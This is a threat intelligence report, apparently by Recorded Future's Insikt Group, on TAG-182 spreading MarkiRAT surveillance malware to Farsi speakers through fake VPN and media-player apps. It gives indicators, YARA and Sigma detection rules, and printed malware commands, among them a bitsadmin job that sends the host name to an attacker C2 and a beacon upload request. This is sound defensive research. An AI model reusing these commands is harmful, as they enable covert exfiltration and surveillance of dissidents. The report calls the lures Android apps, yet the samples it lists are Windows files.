CYBER THREAT ANALYSIS

IRAN

Recorded Future®

Insikt Group®

July 1, 2026

Iran-Nexus TAG-182 Disseminates MarkiRAT Surveillance Tool

TAG-182 is almost certainly an element in Iran's state surveillance machine, spreading MarkiRAT through fake Android apps spoofing VPNs and media players to conduct surveillance on its targets.

Overlapping BITS job strings, file-naming patterns, and C2 configurations link TAG-182's tooling to Ferocious Kitten, suggesting a shared codebase, common developer, or organizational overlap.

Iran's return to global connectivity will almost certainly accelerate state-sponsored surveillance, as intelligence agencies pivot toward identifying individuals perceived as threats to internal security.

Analysis cut-off date: May 28, 2026

Executive Summary

Insikt Group has identified new infrastructure associated with the TAG-182 threat cluster, used to disseminate MarkiRAT malware in support of Iranian government surveillance operations. It is highly likely that TAG-182 is targeting Iranians living inside and outside the country using different lures, including free download tools and fake VPN applications. The group's operations are highly likely active across social media platforms like Instagram.

As the kinetic conflict with the United States and Israel has subsided since April 2026, Iran's security apparatus is likely redirecting its focus toward intensified cyber surveillance and digital enforcement operations targeting perceived dissidents and alleged foreign collaborators. TAG-182's operations are consistent with these security objectives and are likely to continue following the partial restoration of internet access in Iran on May 26, 2026. The indicators of compromise (IoCs) for this report are viewable in **Appendix A**, while defensive signatures are located in **Appendix C** and **Appendix D**.

Key Findings

- TAG-182 is highly likely a component of Iran's broader surveillance ecosystem, using MarkiRAT malware distributed through fake Android applications masquerading as legitimate services such as VPNs and media tools to collect intelligence from Iranian targets.
- The MarkiRAT sample identified during this research shares notable tradecraft overlaps with historical variants, including the use of the Background Intelligent Transfer Service (BITS), suggesting a credible relationship between TAG-182 and activity previously attributed to Ferocious Kitten. However, while these similarities support an operational connection, additional evidence is necessary to confidently assess that the two clusters are organizationally linked.
- Since Iran's reconnection to the global internet, Iranian surveillance operations are highly likely to increase as authorities seek to identify and monitor perceived dissidents amid concerns over internal unrest and potential uprisings. The majority of Iranian intelligence and security organizations are likely to prioritize enhanced digital surveillance and intelligence collection to support domestic security objectives.

Threat Analysis

In early 2026, open-source information surfaced malware samples linked to MarkiRAT, which has historically been used by Ferocious Kitten for surveillance against anti-government networks, activists, and human rights advocates inside Iran. The IoCs, specifically the lures, suggest that threat actors custom-built a website that acts as a staging point for an application called "YESHICA" (**Table 1**). Other sample names also include "Pis2ray VPN", which is not a legitimate application on either Google Play or Apple's App Store (see **Appendix A** for additional IoCs).

In March 2026, Insikt Group identified a new sample associated with TAG-182's updated infrastructure that uses an almost identical media player theme name, "YESHICA YEPlayer" (**Figure 1**).



Figure 1: *TAG-182 continued to operate using similarly named applications despite open-source exposure of its tradecraft and infrastructure (Source: Recorded Future)*

SHA256 Hash	File Name	C2 Address
3b172281f65ceaee280ae810edb6fd39a1ecd25649f929f246c0405df94f4c89	YEPlayer.dll	212[.]83[.]61[.]198
66dcd98c6b310f4429890821e609d48cc6395a6be15ffe5a121ec68b7a8f7402	YEMPlayer.zip	212[.]83[.]61[.]198
51a6686b8c5ec7c610637398f3de43589f4e9fcbe8bcc0245343c5454d3b91de	YEMPlayer.msi	212[.]83[.]61[.]198
a4f1b79e96a7d016de1991a64506792018de99eac5df00f7cabe26ef41b2bd81	Pis2rayVPN.msi	212[.]83[.]61[.]198
400eb6a94810323a1fc5f8ab31c682fe765aaec2cc61b37c31d719c7e45c9a6c	Pis2rayVPN.zip	212[.]83[.]61[.]198
8a7f5c8533df9e51b2da7cc2aeb52d8787418e4915577cc9288be1e46d1945c6	Pis2rayN.dll	212[.]83[.]61[.]198

Table 1: *Malware samples linked to TAG-182 threat activity (Source: Recorded Future, Social Media)*



Figure 2: *TAG-182 routes targets from fake VPN and media-player lures through staged archives to MarkiRAT file execution, which ends in surveillance access (Source: Recorded Future)*

Infrastructure Analysis

Analysis of TAG-182 infrastructure reveals a notable cluster of domains hosted on a single server (**Table 2**), announced by 23M GmbH (AS47447). This is highly unlikely to represent the full extent of the group's infrastructure, as additional attacker-controlled assets are also hosted on servers managed by CrownCloud (AS199959) (**Table 3**). TAG-182 predominantly uses Let's Encrypt certificates across its domains and demonstrates the adoption of diverse naming conventions, which include "microsoft" (and "microsotf"), "download", "vpn", "google", and social media entity names like "facebook".

IP Address	AS	Domain	Registrar	First Seen
212[.]83[.]61[.]198	47447	yeplayer[.]store	Namecheap	2026-03-07
		yemplayer[.]site	Namecheap	2025-12-27
		comi-site[.]website	Namecheap	2025-11-06
		comesignt[.]website	Namecheap	2025-08-18
		comisignin[.]online	NameSilo, LLC	2025-06-02
		come-signin[.]quest	NameSilo, LLC	2025-05-27

Table 2: *Infrastructure associated with TAG-182 threat activity (Source: Recorded Future)*

IP Address	AS	Domain	Registrar	First Seen
46[.]30[.]191[.]105	199959	starvpn[.]pis2ray[.]online	Namecheap	2026-05-17
		comestore[.]site	Namecheap	2025-06-08
		comx-view[.]store	Namecheap	2025-05-01

Table 3: *Infrastructure highly likely controlled by TAG-182 (Source: Recorded Future)*



Figure 3: *starvpn[.]pis2ray[.]online advertising a fake Star Link application on May 17, 2026 (Source: Recorded Future)*



Figure 4: *TLS certificates, domain-naming conventions, and MarkiRAT malware overlaps converge to identify TAG-182 as a distinct Iran-nexus surveillance cluster targeting Farsi-speaking communities (Source: Recorded Future)*

MarkiRAT

Malware activity associated with the MarkiRAT variant depicts a notable overlap between legacy and newer samples, as evidenced, for example, by the Background Intelligent Transfer Service (BITS) strings identified through Malware Intelligence (**Table 4**).

TAG-182 MarkiRAT Strings	Ferocious Kitten MarkiRAT Strings

`bitsadmin /cancel pdj`
`bitsadmin /create pdj`
`bitsadmin /resume pdj`
`bitsadmin /SetPriority pdj HIGH`
	`bitsadmin /cancel pdj`
	`bitsadmin /create pdj`
	`bitsadmin /SetPriority pdj HIGH`

`bitsadmin /addfile pdj "hxxp[:]//microsotf[.]come-site[.]website/i.php?u=[computername]&i=proxy ip" %PUBLIC%AppData\Libs\p.b`	`bitsadmin /addfile pdj "hxxp[:]//[C2 address]/i.php?u=[computername]-[username]&i=[proxy ip]" %PUBLIC%\AppData\Libs\p.b`

Table 4: *Comparison of BITS Jobs strings in TAG-182 and Ferocious Kitten MarkiRAT samples (Source: Recorded Future, Securelist)*

Initial access involves a `GET` request to *hxxps://vip[.]yeplayer[.]store/files/YEPlayer[.]rar*, which continues to deliver the payload even when the page presents an error, indicating deliberate staging behavior. Upon extraction and execution of `YEPlayer.exe`, the malware initiates a `POST` request to *microsotf[.]comi-site[.]website*, a known malicious domain, using a multipart/form-data upload to `/up/uploadx.php` (**Figure 5**), which is associated with its beaconing activity.

```
Request
POST /up/uploadx.php?u=RVUNOOXW_Admin HTTP/1.1
Host: microsotf[.]comi-site[.]website
Content-Type: multipart/form-data; boundary="aeeec4a1-13e1-4167-8902-73438c364aa9"
Content-Length: 115665

Response
HTTP/1.1 200 OK
Date: Wed, 06 May 2026 23:32:40 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Figure 5: *Example of a POST request sent to microsotf[.]comi-site[.]website (Source: Recorded Future)*

Another notable overlap with the original version of MarkiRAT includes the detection of an "`svehost.exe`" (impersonates `svchost.exe`) file, which expects itself to be installed in the `AppData\Windows` path. If installed, the hidden-file attribute is removed from `C:\Users\Public\AppData\Windows\svehost.exe` using `attrib -h`, making the file visible and easier to manipulate.

The malware then executes `taskkill /im svehost.exe /t /f`, which forcibly terminates any running process named `svehost.exe` and any child processes it spawned. The sequence is likely designed to expose the dropped executable and stop its running instance, likely so MarkiRAT or an operator can replace, update, delete, or relaunch it.

Targeting of Farsi-Speaking Users

Open-source information suggests TAG-182 has had a continued focus on luring Farsi-speaking users to download its fake applications. For example, social media threads (some have been deleted) with lures targeting Farsi speakers have been identified on Instagram in the weeks following the street protests that erupted near the end of 2025. **Figure 6** depicts a social media post promoting the adoption of Pis2ray VPN, highlighting the activities of the presumed administrators enabling services shortly after the cut-off of the "international internet" (1, 2, 3) in Iran. The group uses specific language and terms designed to disguise itself as a platform for interested anti-government parties.



Figure 6: *Threat actors identified disseminating the staging website for Pis2Ray VPN (Source: Instagram)*

Attribution

At the time of analysis, MarkiRAT use is associated with Ferocious Kitten. However, this does not preclude other threat groups inside Iran from using the same malware, as well as any updated variants. It is almost certain that the majority of targets are located in Iran or are associated with Iranian anti-government movements based in Europe or North America.

As TAG-182 has been uniquely identified using MarkiRAT and is almost certainly targeting Iranians, and as it uses similar infrastructure tradecraft to Ferocious Kitten, it is increasingly likely that the groups are related. While Insikt Group is unable to attribute TAG-182's malware to any specific Iranian security organization, TAG-182 is almost certainly associated with the broader threat cluster of pro-Iranian cyber-surveillance groups that target Iranian civilians and anti-government networks inside and outside of Iran. These groups include GreenEcho (Domestic Kitten), Ferocious Kitten, and Rampant Kitten, all of which are likely playing a role in supporting the government's digital monitoring campaigns.

Each group is tracked separately and uses unique tradecraft, specific malware (MarkiRAT, FurBall, DCHSpy, and BouldSpy), and infrastructure, and is almost uniquely dedicated to supporting the Iranian government and associated organizations. These include the Islamic Revolutionary Guard Corps (IRGC) and its paramilitary auxiliary force, the Basij, and the Iranian Cyber Police (FATA), to suppress and enforce control on Iranian streets.

Outlook

Looking ahead, barring a reversion to active conflict conditions, the Iranian government is likely to pursue more assertive internal security measures as it simultaneously navigates its diplomatic stance with the US. Iranian cyber-surveillance teams have reportedly remained active during the wartime period, identifying networks of anti-government protestors and, as reported in open sources[1], alleged foreign collaborators. According to human rights organization Amnesty International, Iranian authorities exploited the wartime conditions to solidify their digital control amid an 88-day internet shutdown. The government reportedly sent "coercive [text] messages" that frame "ordinary online activity as a matter of national security" and "threatening those accessing the global internet through VPNs or satellite connections with arrest, prosecution, asset seizures, and other punishments under the Espionage Law."

With the partial restoration of internet access on May 26, 2026, Iran's multi-layered cyber-monitoring institutions are very likely reinvigorating digital surveillance measures to monitor anti-government sentiment and facilitate rapid enforcement against dissidents. The internet restoration, enacted by the establishment of a presidential special task force that voted to end the shutdown[2], has been strongly opposed by hardliner elements of the Supreme National Security Council (SNSC) and the Supreme Council of Cyberspace (SCC), two of Iran's most influential policymaking bodies on security and internet governance.

Given the rift over restoring internet access, SNSC and SCC hardliners likely support the activation of Iran's domestic cyber surveillance apparatus, consisting of the IRGC, the Basij Cyber Council, the FATA, and the Ministry of Intelligence and Security (MOIS). Each organization has its own mandate within the government's digital surveillance ecosystem, some of which overlap and even compete, but all are likely to have a role in post-conflict internal stability, as Tehran seeks to rebuild both its physical infrastructure and its domestic power structure. TAG-182's malware scheme is likely one of the myriad tactics, techniques, and procedures (TTPs) used by these organizations to ensure that any opposition is detected, both online and in the streets.

[1] *hxxps://www[.]irna[.]ir/news/86128634*
[2] *hxxps://iranwire[.]com/en/news/152912-88-days-of-internet-blackout-restoration-order-voided-by-supreme-court-affiliate/*

Appendix A: Indicators of Compromise

Domains:

accountes[.]google[.]comesignt[.]website
accounts[.]google[.]comisignin[.]online
admin[.]google[.]com-accounts[.]website
admin[.]instagram[.]com-accounts[.]website
c[.]pis2ray[.]online
com-accounts[.]website
come-signin[.]quest
comesignt[.]website
comestore[.]site
comisignin[.]online
comx-view[.]store
download[.]yeplayer[.]store
google[.]com-accounts[.]website
google[.]com-signin[.]site
google[.]comisignin[.]online
host[.]comview[.]website
microsoft[.]pis2ray[.]online
microsoft[.]comesite[.]website
microsoft[.]come-site[.]website
microsoft[.]comi-site[.]website
microsoft[.]comview[.]website
microsotf[.]comi-site[.]website
miga[.]comesignt[.]website
migavpn[.]store
min[.]come-site[.]website
min[.]comi-site[.]website
min[.]comview[.]website
min[.]pis2ray[.]online
ns1[.]com-signin[.]site
ns2[.]com-signin[.]site
orbitx[.]site
pis2ray[.]online
prx[.]pis2ray[.]online
sahar2ray[.]online
starvpn[.]pis2ray[.]online
svpn[.]pis2ray[.]online
tools[.]sahar2ray[.]online
vip[.]yeplayer[.]store
vpn[.]pis2ray[.]online
webmail[.]com-accounts[.]website
webmail[.]facebook[.]com-accounts[.]website
webmail[.]google[.]com-accounts[.]website
webmail[.]instagram[.]com-accounts[.]website
www[.]facebook[.]com-accounts[.]website
www[.]google[.]com-accounts[.]website
www[.]instagram[.]com-accounts[.]website
www[.]pis2ray[.]online
www[.]yeplayer[.]store
www[.]yemplayer[.]site

yeplayer[.]store
yemplayer[.]site

IP Addresses:
45[.]86[.]162[.]197
46[.]30[.]191[.]105
46[.]30[.]191[.]123
89[.]144[.]145[.]237
89[.]144[.]145[.]239
212[.]83[.]61[.]198

SHA256 Hash:
13440348516ccee839675f6ac908dd1724ce1d28f92af92fdc7938740d2b7ec5
400eb6a94810323a1fc5f8ab31c682fe765aaec2cc61b37c31d719c7e45c9a6c
51a6686b8c5ec7c610637398f3de43589f4e9fcbe8bcc0245343c5454d3b91de
66dcd98c6b310f4429890821e609d48cc6395a6be15ffe5a121ec68b7a8f7402
6c74d29903bc2cc17ec4afdb1a120d2060209b22830cee2b7005f5436e86f90e
8a7f5c8533df9e51b2da7cc2aeb52d8787418e4915577cc9288be1e46d1945c6
a4f1b79e96a7d016de1991a64506792018de99eac5df00f7cabe26ef41b2bd81
bb0c7ae4f12e5141480ee26f473636b07e836bb994ff3b2cfec93d4480da171b
cc59bf019af195dcec4394ffd7a8e23c080f4e02b12dcb7c04fb1da6671922a1
ea755862ee81dd0d991b4afca42d8b82bb22a8f1d370bf3d28dbf2e44ab241dd
ea755862ee81dd0d991b4afca42d8b82bb22a8f1d370bf3d28dbf2e44ab241dd
fa246327bed8fc5864827a8147b8b7aedb6246068259b8c97e82adb957315347

Appendix B: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Domains	T1583.001
Initial Access: Phishing: Spearphishing Attachment	T1566.001
Initial Access: Phishing: Spearphishing Link	T1566.002
Execution: User Execution: Malicious File	T1204.002
Execution: BITS Jobs	T1197

Appendix C: YARA Rule

```
rule APT_IR_TAG182_MarkiRAT_2
{
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2026-04-07"
        description = "Track the main backdoor of TAG-182, MarkiRAT"
        version = "1.0"
        reference = "https://x.com/ClearskySec/status/2016067892589023349"
        hash =
"13440348516ccee839675f6ac908dd1724ce1d28f92af92fdc7938740d2b7ec5"
        hash =
"bb0c7ae4f12e5141480ee26f473636b07e836bb994ff3b2cfec93d4480da171b"
        hash =
"fa246327bed8fc5864827a8147b8b7aedb6246068259b8c97e82adb957315347"
        hash =
"3b172281f65ceaee280ae810edb6fd39a1ecd25649f929f246c0405df94f4c89"
        hash =
"f7bde19f9e085650378076dabac586dcdc256e743a57890000e71a7ebb43d8ee"
        malware = "MarkiRAT"
        malware_id = "iRjG1u"
        actor = "TAG-182"
        actor_id = "BKMf7Fc"
        category = "MALWARE"
    strings:
        $url1 = "/i.php?u=" ascii wide
        $url2 = "/uploadx.php?u=" ascii wide
        $scr1 = "CaptureAndSendScreenshotAsync" ascii wide
        $scr2 = "\\scr.jpg" ascii wide
        $dir = "C:\\Users\\Public" ascii wide
    condition:
        uint16(0) == 0x5a4d
        and any of ($url*)
        and any of ($scr*)
        and $dir
}
```

Appendix D: SIGMA Rule

```
title: MarkiRAT Malware Bitsadmin File Download
id: c7f01654-afdf-4fce-96f8-6c0a405370c2
status: stable
description: Detects the use of bitsadmin to download a file from a remote URL
by MarkiRAT malware used by Iran-Nexus TAG-182.
references:
- https://tria.ge/250622-fcp2eaak8t
author: Insikt Group, Recorded Future
date: 2026-05-07
tags:
    - attack.t1197 # BITS Jobs
    - attack.t1059.003 # Command and Scripting Interpreter: Windows Command
Shell
logsource:
  product: windows
  category: process_creation
detection:
  bitsadmin_download:
    CommandLine|contains|all:
    - 'bitsadmin'
    - '/addfile'
  markirat_urls:
    CommandLine|contains:
    - '/i.php?u='
    - '/uploadx.php?u='
  condition: bitsadmin_download and markirat_urls
level: high
falsepositives:
- Unlikely
```

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

Learn more at recordedfuture.com